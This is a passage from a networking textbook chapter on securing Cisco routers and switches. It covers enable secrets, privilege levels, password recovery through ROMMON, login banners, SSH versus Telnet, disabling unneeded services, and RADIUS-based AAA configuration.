Router1(config)#enable algorithm-type scrypt secret Apress 74
Router1(config)#do sh run | inc enable se 75
enable secret 9 9bDdDj1Qy643/Sr$Uv57Dg0tAnpXo2MwYpLWegCOJiYxGCiJHiyL4qSSJgY 76
Router1(config)# 77
```

```
Router1(config)#exit 78
Router1# 79
*Apr 16 18:25:03.961: %SYS-5-CONFIG_I: Configured from console by console 80
Router1#disable 81
Router1>enable 82
Password: (Apress) ! Masked 83
Router1# 84
```

By default, the enable password and enable secret commands are privilege 15. Privilege 15 allows full control of a device. Sometimes you want to give out accesses between the user exec privilege, level 1, and privilege 15. This can be done by specifying the level when configuring the password. When entering privilege exec mode, you also need to specify the privilege level: 85  
86  
87  
88

```
Router1(config)#enable secret level ? 89
<1-15> Level number 90
```

```
Router1(config)#enable secret level 7 Level7 91
Router1#disable 92
*Apr 16 18:41:11.034: %SYS-5-CONFIG_I: Configured from console by console 93
Router1>enable 94
```

```

95 Password: (Level7) ! Masked
96 Password: (Level7) ! Masked
97 Password: (Level7) ! Masked
98 % Bad secrets

99 Router1>enable 7
100 Password: (Level7) ! Masked
101 Router1#show privilege
102 Current privilege level is 7
103 Router1#

```

Unfortunately, the privilege levels between 1 and 15 need commands associated with them before they are of any value:

```

106 Router1#configure terminal
107 ^
108 % Invalid input detected at '^' marker.

109 Router1#show run
110 ^
111 % Invalid input detected at '^' marker.

112 Router1#

```

In the following example, you configure privilege 7 with the ability to **shut** and **no shut** interfaces. Notice that you tried to configure the IP address in the example, but the router did not accept the command:

```

115 Router1#enable
116 Password: (Apress) ! Masked
117 Router1#show privilege
118 Current privilege level is 15
119 Router1#configure terminal
120 Enter configuration commands, one per line. End with CNTL/Z.
121 Router1(config)#
122 Router1(config)#privilege exec level 7 configure terminal
123 Router1(config)#privilege configure level 7 interface
124 Router1(config)#privilege interface level 7 shut
125 Router1(config)#privilege interface level 7 no shut
126 Router1(config)#exit
127 *Apr 16 18:54:37.177: %SYS-5-CONFIG_I: Configured from console by console
128 Router1#enable 7
129 Router1#show privilege
130 Current privilege level is 7
131 Router1#
132 Router1#configure terminal
133 Enter configuration commands, one per line. End with CNTL/Z.
134 Router1(config)#
135 Router1(config)#int eth0/0
136 Router1(config-if)#shut
137 Router1(config-if)#no shut
138 Router1(config-if)#ip address

```



```

*Apr 16 19:05:21.946: %LINK-3-UPDOWN: Interface Ethernet0/0, changed state to up 139
*Apr 16 19:05:22.948: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/0, changed 140
state to up 141
Router1(config-if)#ip address 10.1.1.1 255.255.255.0 142
 ^ 143
% Invalid input detected. 144

Router1(config-if)# 145

```

## User Accounts 146

User accounts can be used to allow administrators privilege access to devices. The following username command is used to set a local username of **admin** and a password of **test**. In this example, the user is assigned privilege level 15: 147  
148  
149

```

Router1(config)#username admin privilege 15 algorithm-type scrypt secret test 150
Router1(config)#do sh run | inc username 151
username admin privilege 15 secret 9 152
$9$5cvcauIspRWci.$7RPx4D1x59WhddVPC45o5Q3QdBvPNeKCLUg9bYIazy6 153
Router1(config)# 154

```

We specified the hash type as `scrypt`. The default would have been MD5 on this platform. The resulting configuration line shows a 9 before the hashed password. That means that `scrypt` follows. If the token password had been specified instead of `secret`, the password would be plaintext or type 7, depending on whether `service password-encryption` is enabled. 155  
156  
157  
158

If you do not specify a privilege level in the `username` command, the default is level 1. Unlike the `enable` command, one does not need to specify the privilege level when using usernames to obtain privileges; however, a combination of `enable` and user authentication can be used: 159  
160  
161

```

Router1(config)#username Level7 privilege 7 secret Level7 162
Router1(config)#exit 163
Router1#login 164
*Apr 21 19:09:45.869: %SYS-5-CONFIG_I: Configured from console by NotMuch on console 165
Router1#login 166
Username: Level7 167
Password: 168
Router1#show privilege 169
Current privilege level is 7 170
Router1#enable 171
Password: 172
Router1#show privilege 173
Current privilege level is 15 174
Router1#show users 175
 Line User Host(s) Idle Location
 * 0 con 0 Level7 idle 00:00:00
 176
 177

 Interface User Mode Idle Peer Address
 178

Router1# 179

```

## 180 Password Recovery

181 How many times have you needed to complete a password recovery of a router? For me, it has been many—  
 182 whether it was an old device that was taken offline and I needed it later but forgot the password or it was  
 183 an online device. To work around a lost password, we can boot into ROMMON and configure the router to  
 184 ignore the startup configuration file. Once it is booted, we can restore the configuration file and change the  
 185 password to something we know.

186 Some people think it is a security risk to allow anyone with physical access the ability to change  
 187 the password. The `no service password-recovery` command can be used. This prevents users from  
 188 booting the router and having access to the files in flash. If you use this option, it is important to save your  
 189 configuration offline because the only option to break into the router is to erase the configuration. You  
 190 should always back up your configuration even if you allow password recovery, but sometimes it can be  
 191 difficult to get to the backup file from a remote router.


192 Let's go over the password recovery procedure for a Cisco router. Notice that we wrote router. The  
 193 procedure is different for switches. You should have physical access to the device to perform the following  
 194 steps, and you must have a laptop plugged into the console port of the router. If you have a terminal server  
 195 connecting to the console port and managed power, you could do this remotely, but that is not an extremely  
 196 common scenario.

197 As you can see, you are unable to log in to the router:

```
198 Router2>enable
199 Password:
200 Password:
201 Password:
202 % Bad passwords
```

```
203 Router2>
```

204 You must power cycle the router and enter the break sequence on the keyboard to enter **ROMMON**.  
 205 Depending on the terminal client you are using, you may be able to press Ctrl-C or Ctrl-Break, but you may  
 206 need to use the Send Break option from the terminal program.



this figure will be printed in b/w

AUI

**Figure 10-1.** Send Break in SecureCRT

■ **Warning** Break key entered while upgrade ROMMON was initializing.

monitor: command “boot” aborted due to user interrupt.

Now you must change the configuration register of the device. Before you do this, let’s take a moment to discuss the configuration register. The configuration register value can be seen from the output of the show version command:

```
R1#show version
Cisco IOS Software, 7200 Software (C7200-ADVIPSERVICESK9-M), Version 15.2(4)S5, RELEASE
SOFTWARE (fc1)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2014 by Cisco Systems, Inc.
Compiled Thu 20-Feb-14 06:51 by prod_rel_team
```

(Output omitted)

**Configuration register is 0x2102**

220 The default setting for the configuration register is 0x2102, which states that the router will boot the  
 221 Cisco image from flash memory with a console speed of 9600 baud. The configuration register can change  
 222 the console speed and how a router boots, meaning you can boot into **ROMMON**, as shown in this example,  
 223 and change boot options. The configuration register value of 0x2142 ignores the break, tells the router to  
 224 boot into **ROMMON** if the initial boot fails, configures a console speed of 9600, and ignores the configuration  
 225 so that the router boots without loading the configuration.

226 Type **confreg 0x2142** at the rommon 1 prompt to boot from flash:

```
227 rommon 1 > confreg 0x2142
```

228 You must reset or power cycle for new config to take effect:

```
229 rommon 2 > reset
```

230 Next, you copy the startup-config to the running-config to copy NVRAM to memory. Notice that you  
 231 can log into the router, as there is no config or password set:

```
232 Router>en
233 Router#copy startup-config running-config
234 Destination filename [running-config]?

235 1168 bytes copied in 0.380 secs (3074 bytes/sec)
```

236 Now that you have the configuration loaded, you need to set a new password and change the  
 237 configuration register back to 0x2102. Notice the router hostname changed from Router to Router2. It is also  
 238 important to verify that interfaces are not shut down. When loading the startup configuration this way, it is  
 239 common for the interfaces to be shut down:

```
240 Router2#configure terminal
241 Enter configuration commands, one per line. End with CNTL/Z.
242 Router2(config)#enable secret CCNP
243 Router2(config)#username admin priv 15 secret CCNP
244 Router2(config)#config-register 0x2102
245 Router2(config)#exit
246 Router2#copy running-config startup-config
247 Destination filename [startup-config]?
248 Building configuration...
```

249 Alternatively, you could use `config replace`. An advantage of `config replace` is that it won't attempt  
 250 to merge configurations. When you boot to a blank configuration, it may include some defaults. Those  
 251 defaults may be merged with the configuration in your startup configuration file. This will fix the issue with  
 252 interfaces coming up as shut down. A disadvantage is that the syntax may differ slightly on different devices:

```
253 Router#configure replace nvram:startup-config
254 This will apply all necessary additions and deletions
255 to replace the current running configuration with the
256 contents of the specified configuration file, which is
257 assumed to be a complete configuration, not a partial
258 configuration. Enter Y if you are sure you want to proceed. ? [no]: yes
```

```
259 Total number of passes: 0
260 Rollback Done
```

```

Router2#configure terminal 261
Enter configuration commands, one per line. End with CNTL/Z. 262
Router2(config)#enable secret CCNP 263
Router2(config)#username admin priv 15 secret CCNP 264
Router2(config)#config-register 0x2102 265
Router2(config)#exit 266
Router2#copy running-config startup-config 267
Destination filename [startup-config]? 268
Building configuration... 269

```

Now reload the router and log in with your newly set password. 270  
 Don't forget to save the configuration! 271

## Banners 272

Banners alert anyone attempting to access a device that it is a private device and inform as to what 273  
 constitutes legitimate or illegitimate use of the device. This is important when there is a lawsuit or there are 274  
 criminal charges related to the use of the device. 275

The banner login message should be set and state that if you are not an authorized user of the system, 276  
 you could be subject to criminal and civil penalties. You also want to state that users of the device are logged 277  
 and subject to monitoring, which could be used in a court of law to prosecute violators. Do not include any 278  
 inviting messages, such as "Welcome to Apress." In this case, an attacker could simply claim that they were 279  
 welcomed to the network device, which could be upheld in court. 280

The banner motd, banner login, and banner exec commands can be used: 281

```

ROUTER1#conf t 282
Enter configuration commands, one per line. End with CNTL/Z. 283
ROUTER1(config)#banner ? 284
 LINE c banner-text c, where 'c' is a delimiting character 285
 config-save Set message for saving configuration 286
 exec Set EXEC process creation banner 287
 incoming Set incoming terminal line banner 288
 login Set login banner 289
 motd Set Message of the Day banner 290
 prompt-timeout Set Message for login authentication timeout 291
 slip-ppp Set Message for SLIP/PPP 292

```

Let's set the login banner using the banner login command. The c used as follows tells the IOS where 293  
 the message starts; the c is used after the message to tell the IOS that this is the end of the message. The c 294  
 does not have to be used; any delimiting character can be used as long as that character doesn't appear in 295  
 the message. Since the following message is in all capital letters and a lowercase c is used as the delimiter, it 296  
 works: 297

```

ROUTER1(config)#banner login ? 298
 LINE c banner-text c, where 'c' is a delimiting character 299

```

```

ROUTER1(config)#banner login c 300
Enter TEXT message. End with the character 'c'. 301
NOTICE TO USERS 302

```

303 THIS IS AN OFFICIAL COMPUTER SYSTEM AND IS THE PROPERTY OF THE ORGANIZATION.  
 304 THIS SYSTEM IS FOR AUTHORIZED USERS ONLY. UNAUTHORIZED USERS ARE PROHIBITED.  
 305 USERS (AUTHORIZED OR UNAUTHORIZED) HAVE NO EXPLICIT OR IMPLICIT EXPECTATION  
 306 OF PRIVACY. ANY OR ALL USES OF THIS SYSTEM MAY BE SUBJECT TO ONE OR MORE OF  
 307 THE FOLLOWING: INTERCEPTION, MONITORING, RECORDING, AUDITING, INSPECTION, AND  
 308 DISCLOSING TO SECURITY PERSONNEL AND LAW ENFORCEMENT PERSONNEL. BY USING  
 309 THE USER CONSENTS TO THESE ACTIONS. UNAUTHORIZED OR IMPROPER USE  
 310 OF THIS SYSTEM MAY RESULT IN ADMINISTRATIVE DISCIPLINARY ACTION AND CIVIL AND FEDERAL  
 311 PENALTIES. BY ACCESSING THE SYSTEM YOU INDICATE YOUR AWARENESS OF THESE TERMS AND  
 312 CONDITIONS OF USE. DISCONTINUE USE IMMEDIATELY IF YOU DO NOT AGREE TO THE AFOREMENTIONED  
 313 CONDITIONS STATED IN THIS NOTICE.  
 314 c

## 315 Management Sessions

316 In order for administrators to enable remote interactive management of a device, Telnet or SSH must be  
 317 enabled. The latter is recommended because it is encrypted. You do not want someone to see the data that is  
 318 being transmitted to the device that you are managing.

### 319 Telnet

320 Telnet can be enabled on a router to remotely access it, but data is unencrypted, which does not make it a  
 321 recommended practice. Let's enable Telnet.

322 A VTY line is used for remotely connecting to network devices. Protocols such as Telnet and SSH are  
 323 used over the VTY lines for remote communication:

```
324 ROUTER1(config)#line vty 0 4
```

```
325 ROUTER1(config-line)#transport ?
```

```
326 input Define which protocols to use when connecting to the terminal
327 server
```

```
328 output Define which protocols to use for outgoing connections
```

```
329 preferred Specify the preferred protocol to use
```

```
330 ROUTER1(config-line)#transport input telnet
```

331 ! The **login local** command tells the router to use the local username that has been created  
 332 for remote connections. If the router is already configured for aaa new-model, the syntax is  
 333 different. We will discuss that later.

```
334 ROUTER1(config-line)#login local
```

```
335 ROUTER1(config-line)#login
```

```
336 % Login disabled on line 2, until 'password' is set
```

```
337 % Login disabled on line 3, until 'password' is set
```

```
338 % Login disabled on line 4, until 'password' is set
```

```
339 ROUTER1(config-line)#password test
```

```

!The login command tells the router that we will be creating a telnet password and we use
the password command to set the password to test
!If a password is not created, a user attempting to connect will receive an error that a
password is required, but none exists
!The exec-timeout command is used to logout sessions that idle for a long period of time

ROUTER1(config-line)#exec-timeout ?
<0-35791> Timeout in minutes

ROUTER1(config-line)#exec-timeout 10 ?
<0-2147483> Timeout in seconds
<cr>

ROUTER1(config-line)#exec-timeout 10 0

```

Figure 10-2 displays a packet capture of a Telnet session to a router. As you can see, the data is unencrypted and can be seen by anyone spying on the router. You can see that the user connected to the router just pinged another device from the router. If someone was capturing this data as illustrated, all the commands and responses entered, including the passwords, would be captured.

| No. | Time       | Source      | Destination | Protocol | Length | Info            |
|-----|------------|-------------|-------------|----------|--------|-----------------|
| 221 | 47.8225490 | 192.168.1.1 | 192.168.1.3 | TELNET   | 131    | Telnet Data ... |
| 235 | 53.1793890 | 192.168.1.3 | 192.168.1.1 | TELNET   | 55     | Telnet Data ... |
| 236 | 53.1824380 | 192.168.1.1 | 192.168.1.3 | TELNET   | 60     | Telnet Data ... |
| 240 | 53.9915950 | 192.168.1.3 | 192.168.1.1 | TELNET   | 55     | Telnet Data ... |
| 241 | 53.9936860 | 192.168.1.1 | 192.168.1.3 | TELNET   | 60     | Telnet Data ... |
| 243 | 54.1693670 | 192.168.1.3 | 192.168.1.1 | TELNET   | 55     | Telnet Data ... |

Frame 221: 131 bytes on wire (1048 bits), 131 bytes captured (1048 bits) on interface 0  
 Ethernet II, Src: aa:bb:cc:00:01:00 (aa:bb:cc:00:01:00), Dst: 02:00:4c:4f:4f:50 (02:00:4c:4f:4f:50)  
 Internet Protocol Version 4, Src: 192.168.1.1 (192.168.1.1), Dst: 192.168.1.3 (192.168.1.3)  
 Transmission Control Protocol, Src Port: 23 (23), Dst Port: 59833 (59833), Seq: 178, Ack: 39, Len: 77  
 Telnet

```

0000 02 00 4c 4f 4f 50 aa bb cc 00 01 00 08 00 45 c0 ..LOOP..E.
0010 00 75 0d ca 00 00 ff 06 29 a4 c0 a8 01 01 c0 a8 .U.....)......
0020 01 03 00 17 e9 b9 c0 d1 70 54 fc 4a 8f 3b 50 18 pt.J.;P.
0030 0f b4 12 4c 00 00 0d 0a 53 75 63 63 65 73 73 20 ...L... Success
0040 72 61 74 65 20 69 73 20 31 30 30 20 70 65 72 63 rate is 100 perc
0050 65 6e 74 20 28 33 2f 35 29 2c 20 72 6f 75 6e 64 ent (5/5), round
0060 2d 74 72 69 70 20 6d 69 6e 2f 61 76 67 2f 6d 61 -trip mi n/avg/ma
0070 78 20 3d 20 31 2f 34 2f 38 20 6d 73 0d 0a 49 4f x = 1/4/ 8 ms..IO
0080 55 31 23 U1#

```

this figure will be printed in b/w

Figure 10-2. Telnet PCAP

## SSH

SSH is used to establish encrypted remote connections by administrators. The security provided by SSH depends on a combination of the version of SSH and the length of the key. Let's enable SSH on the device:

```

!Either a domain name needs to be set before generating ssh keys or a label must be
specified in the crypto key generate command.
ROUTER1(config)#ip domain-name apress.com

```

```

!Generate the keys to enable ssh

```

```

362 ROUTER1(config)#crypto key generate rsa
363 The name for the keys will be: ROUTER1.apress.com
364 Choose the size of the key modulus in the range of 360 to 4096 for your
365 General Purpose Keys. Choosing a key modulus greater than 512 may take
366 a few minutes.

367 !The modulus needs to be at least 768 bits for SSH version 2

368 How many bits in the modulus [512]: 2048
369 % Generating 2048 bit RSA keys, keys will be non-exportable...
370 [OK] (elapsed time was 3 seconds)

371 *Mar 3 21:29:33.044: %SSH-5-ENABLED: SSH 1.99 has been enabled

372 ! SSH version 1 is being used now we must use ssh version 2 as it is more secure

373 ROUTER1(config)#ip ssh version 2
374 ROUTER1(config)#line vty 0 4
375 ROUTER1(config-line)#transport input ssh
376 ROUTER1(config-line)#transport output ssh
377 ROUTER1(config-line)#login local
378 ROUTER1(config-line)#login
379 ROUTER1(config-line)#password test

380 !The time-out command sets a timeout of 100 seconds for SSH connections

381 ROUTER1(config)#ip ssh time-out 100

382 !The authentication-retries command limits SSH authentication retries to 4

383 ROUTER1(config)#ip ssh authentication-retries 4

```

384 Figure 10-3 displays a packet capture of a SSH session to a router. As you can see, the data is encrypted  
385 and more secure than in Telnet.

this figure will be printed in b/w




Figure 10-3. SSH PCAP



## Console and Auxiliary Lines 386

The console and auxiliary (AUX) lines can be used to access a network device remotely and locally. Access to the console ports should be secured. Physical access to the device should be restricted to authorized personnel, and a password should be set on the router. In the following, you can see that the local username and password combination has a privilege level of 15 to access the console: 387  
388  
389  
390

```
line con 0 391
! An exec-timeout of 0 0 means that exec mode will never time out 392
! It is common to see this, but it is not secure. 393
exec-timeout 0 0 394
privilege level 15 395
logging synchronous 396
login local 397
```

AU4 The AUX line is normally not used; it should be disabled if it is not to be used. To disable the line, use the transport command and set no password: 398  
399

```
line aux 0 400
exec-timeout 0 0 401
transport input none 402
transport output none 403
no exec 404
no password 405
```

## 10.6 Disabling Services 406

All unnecessary services should be disabled as a best security practice. These include UDP services, which attackers can use, or services that are not normally used for valid purposes. 407  
408

### Disabled Services 409

Table 10-2 describes services that can be disabled on a router. 410

**Table 10-2.** Disabled Services t2.1

| Disabled Services           | Description                                                     |       |
|-----------------------------|-----------------------------------------------------------------|-------|
| no cdp run                  | Disables CDP.                                                   | t2.2  |
| no service tcp-small-server | Disables echo, discard, daytime, and chargen services.          | t2.3  |
| no service udp-small-server | Disables echo, discard, daytime, and chargen services.          | t2.4  |
| no ip finger                | Disables the finger service.                                    | t2.5  |
| no ip http server           | Disables the HTTP server.                                       | t2.6  |
| no ip bootp server          | Disables the Bootstrap Protocol (BOOTP).                        | t2.7  |
| no service pad              | Disables the Packet Assembler/Disassembler (PAD) service.       | t2.8  |
| no ip source-route          | Disables routers to decide what path is taken to a destination. | t2.9  |
| no ip domain lookup         | Disables DNS resolution services.                               | t2.10 |
|                             |                                                                 | t2.11 |

411 These services are commonly unneeded, but don't disable them blindly. For example, a common  
 412 service used by administrators is Cisco Discovery Protocol (CDP). It provides a wealth of information to both  
 413 administrators and hackers. Even if you disable CDP globally, you may want to enable it on trusted interfaces.

## 414 Disabled Services on Interfaces

415 Table 10-3 describes services that can be disabled on router interfaces.

**Table 10-3.** Disabled Services on Interfaces t3.1

| Disabled Services (Interfaces) | Description                                                 |      |
|--------------------------------|-------------------------------------------------------------|------|
| no ip proxy-arp                | Disables proxy ARP.                                         | t3.2 |
| no ip unreachable              | Disables interfaces responding to traceroute.               | t3.3 |
| no ip redirects                | Disables ICMP redirect messages.                            | t3.4 |
| no ip directed-broadcast       | Disables an interface from receiving broadcast.             | t3.5 |
| no mop enabled                 | Disables the Maintenance Operations Protocol (MOP) service. | t3.6 |
|                                |                                                             | t3.7 |

416 Services can also be disabled or enabled on a per-interface basis. Just as with disabling a service  
 417 globally, you need to evaluate when you might need a service. For example, proxy ARP may be needed when  
 418 using a device that isn't aware of subnet masks or routers. Even though this isn't common, you occasionally  
 419 come across a device that assumes that everything is in the local network. To make these devices work, proxy  
 420 ARP is needed so that the router will answer ARP requests for addresses that aren't on the local network.  
 421 ICMP IP unreachable messages can be used by an attacker to map out your network, but they are also useful  
 422 for administrators in troubleshooting. IP redirects are used to inform a device of a better path to an address.  
 423 The use of IP redirects can take an unnecessary device out of the middle of a flow, but can also be used by a  
 424 hacker to add a malicious device into a flow. Directed broadcasts can be used by an attacker to create denial  
 425 of service attacks, but in some cases, you need them. For example, if you are trying to forward broadcast  
 426 traffic to a remote segment, you may need to use this feature.

## 427 Authentication, Authorization, and Accounting (AAA) AU5

428 The section "Authentication and Authorization Basics" discussed privilege levels and basic authentication  
 429 methods. This section covers remote authentication, authorization, and accounting services in more depth.  
 430 Table 10-4 is a compilation of AAA commands.

**Table 10-4.** AAA Commands t4.1

| Cisco IOS Command               | Command Description                                                                                            |      |
|---------------------------------|----------------------------------------------------------------------------------------------------------------|------|
| aaa new-model                   | Initiates configuration of AAA services.<br>The other AAA commands are not present until you run this command. | t4.2 |
| <b>aaa authentication login</b> | Creates a local authentication list. This can include a primary                                                | t4.3 |
| {default   list-name} method1   | authentication method, with one or more backups. It is useful to set up                                        | t4.4 |
| [method2...]                    | a secondary method, such as local authentication, in case the primary                                          | t4.5 |
|                                 | method is unavailable.                                                                                         | t4.6 |
|                                 |                                                                                                                | t4.7 |
|                                 |                                                                                                                | t4.8 |

*(continued)*

**Table 10-4.** (continued)

|           | Cisco IOS Command                          | Command Description                                                        |
|-----------|--------------------------------------------|----------------------------------------------------------------------------|
| t4.9      | <b>aaa authorization</b> <i>type</i>       | Enables AAA authorization and creates method lists, which define the       |
| t4.10     | { <b>default</b>   list-name} [method1     | authorization methods used when a user accesses a specified function.      |
| t4.11     | [method2...]]                              |                                                                            |
| AUG t4.12 | <b>aaa authentication login</b>            | Configures a router for RADIUS (Remote Access Dial-In User Server)         |
| t4.13     | <b>default group radius</b>                | authentication.                                                            |
| t4.14     | <b>aaa authentication login</b>            | Configures a router for TACACS+ authentication.                            |
| t4.15     | <b>default group tacacs+</b>               |                                                                            |
| t4.16     | <b>radius server</b> {server_name}         | Creates a RADIUS server entry and enters sub-configuration for the server. |
| t4.17     |                                            | The server name is a local variable.                                       |
| t4.18     | <b>tacacs server</b> {server_name}         | Creates a TACACS+ server entry and enters sub-configuration for the        |
| t4.19     |                                            | server.                                                                    |
| t4.20     |                                            | The server name is a local variable.                                       |
| t4.21     | <b>address ipv4</b> {ip_address}           | Sets the RADIUS server IP address and port number.                         |
| t4.22     | <b>auth-port 1812 acct-port 1813</b>       | Must be in RADIUS server sub-configuration.                                |
| t4.23     | <b>address ipv4</b> {ip_address}           | Sets the TACACS+ server IP address.                                        |
| t4.24     |                                            | Must be in TACACS+ server sub-configuration.                               |
| t4.25     | <b>key</b> {0 string   7 string   6 string | Sets the key for either the RADIUS or TACACS+ server.                      |
| t4.26     | string}                                    |                                                                            |
| t4.27     | <b>aaa group server</b>                    | Creates a group of RADIUS or TACACS+ servers.                              |
| t4.28     | [radius tacacs+] {group_name}              | You add your servers to the group.                                         |
| t4.29     | <b>show aaa servers</b>                    | Displays the status and number of packets that are sent to and received    |
| t4.30     |                                            | from all AAA servers.                                                      |

When using a remote authentication server, you need to configure both the communication to the authentication server and the lines that will use the list. This enables you to configure different methods of authentication for different lines. For example, you may want to simply use the `enable secret password` on the console line while using RADIUS or TACACS+ on the VTY lines.

TACACS+ and RADIUS are the two most common protocols for device administration authorization. RADIUS is an open standard. It is often used for device administration when you need to interoperate between different vendors. RADIUS has features that TACACS+ does not have for remote access authentication. TACACS+ offers a more granular control for device administration than RADIUS. If you are using Cisco devices, TACACS+ is the choice for device administration authorization. For non-Cisco devices, RADIUS may be the only option.

## RADIUS

Remote Access Dial-In User Server (RADIUS) is commonly used for remote access authentication for services such as Virtual Private Networks (VPNs) and dial-up, but it can also be used for authentication to a router.

RADIUS uses default ports UDP 1812 and 1813 for authentication and accounting, respectively. In older versions of RADIUS, the ports were 1645 and 1646. You will still see these ports in use.

RADIUS transmits passwords to the authentication server by using a shared secret in conjunction with the MD5 hash algorithm. Other than the password, nothing else in the RADIUS packet is encrypted.

448 Cisco Identity Services Engine (ISE) is a common server used for the enterprise AAA management. It  
 449 allows easy integration into Windows Active Directory and supports grouping of users and devices.

450 In the following example, we will show you how to configure a RADIUS server for device administration.  
 451 We included AES encryption for the key. If service password-encryption is used without specifying to use  
 452 AES encryption for keys, a weak hidden key will be used:

```

453 ! Configure AES encryption for pre-shared keys
454 MgtSw(config)#password encryption aes
455 MgtSw(config)#key config-key password-encrypt CISCONETWORKS
456 ! Configure RADIUS
457 MgtSw(config)#aaa new-model
458 ! I am creating a server named ISE and setting the IP address and key
459 MgtSw(config)#radius server ISE
460 MgtSw(config-radius-server)#key APRESS
461 ! Manually specify port. Otherwise it defaults to 1645 and 1646
462 MgtSw(config-radius-server)#address ipv4 172.20.1.25 auth-port 1812 acct-port 1813
463 ! Optionally configure an automated tester. This will attempt to authenticate to RADIUS.
464 ! It will fail because a password is not specified.
465 ! If it does not get a response, the RADIUS server is marked as dead.
466 MgtSw(config-radius-server)#automate-tester ?
467 username A name that should be used to send requests.
468 ! Associate the RADIUS server with a group
469 MgtSw(config-radius-server)#exit
470 MgtSw(config)#aaa group ?
471 server AAA Server group definitions

472 MgtSw(config)#aaa group ser
473 MgtSw(config)#aaa group server ?
474 ldap Ldap server-group definition
475 radius Radius server-group definition
476 tacacs+ Tacacs+ server-group definition

477 MgtSw(config)#aaa group server radius ISE_GROUP
478 ! Set the source for RADIUS traffic in the group
479 MgtSw(config-sg-radius)#ip radius source-interface vlan172
480 ! Add the server to the group
481 MgtSw(config-sg-radius)#server name ISE
482 ! If you have more than one server, you can set the load balancing method
483 ! We only have one server in our example
484 MgtSw(config-sg-radius)#load-balance method least-outstanding ?
485 batch-size Size of the transaction batch that should be
486 load-balanced.
487 ignore-preferred-server Should the preferred-server be ignored.
488 <cr>

```

AU7

489 Now that we have configured a RADIUS server on the switch, we need to set up the device in the  
 490 RADIUS server. The device should be configured to include any IP address from which ISE will see requests  
 491 from the network device. We set the RADIUS source on the switch to vlan172, so it will always come from  
 492 the IP associated with that interface. The key must match what you configured on the switch. In the example  
 493 shown in Figure 10-4, notice that we set the location to Maryland and the device type to Virtual Switch.  
 494 These are values that we pre-staged in ISE. They will come in handy when we configure rules. They allow  
 495 granularity of control so you can have administrators per site or device type.

The screenshot shows the Cisco Identity Services Engine (ISE) Administration console. The breadcrumb navigation is: Home > Context Visibility > Operations > Policy > Administration > Work Centers. The left sidebar shows 'Network Devices' with sub-items 'Default Device' and 'Device Security Settings'. The main content area is titled 'Network Devices List > MgtSw' and 'Network Devices'. The configuration form includes the following fields:

- \* Name: MgtSw
- Description: (empty)
- IP Address: 172.20.1.2 / 32
- \* Device Profile: Cisco
- Model Name: (empty)
- Software Version: (empty)
- \* Network Device Group:
  - Location: Maryland (Set To Default)
  - IPSEC: Yes (Set To Default)
  - Device Type: Virtual Switch (Set To Default)
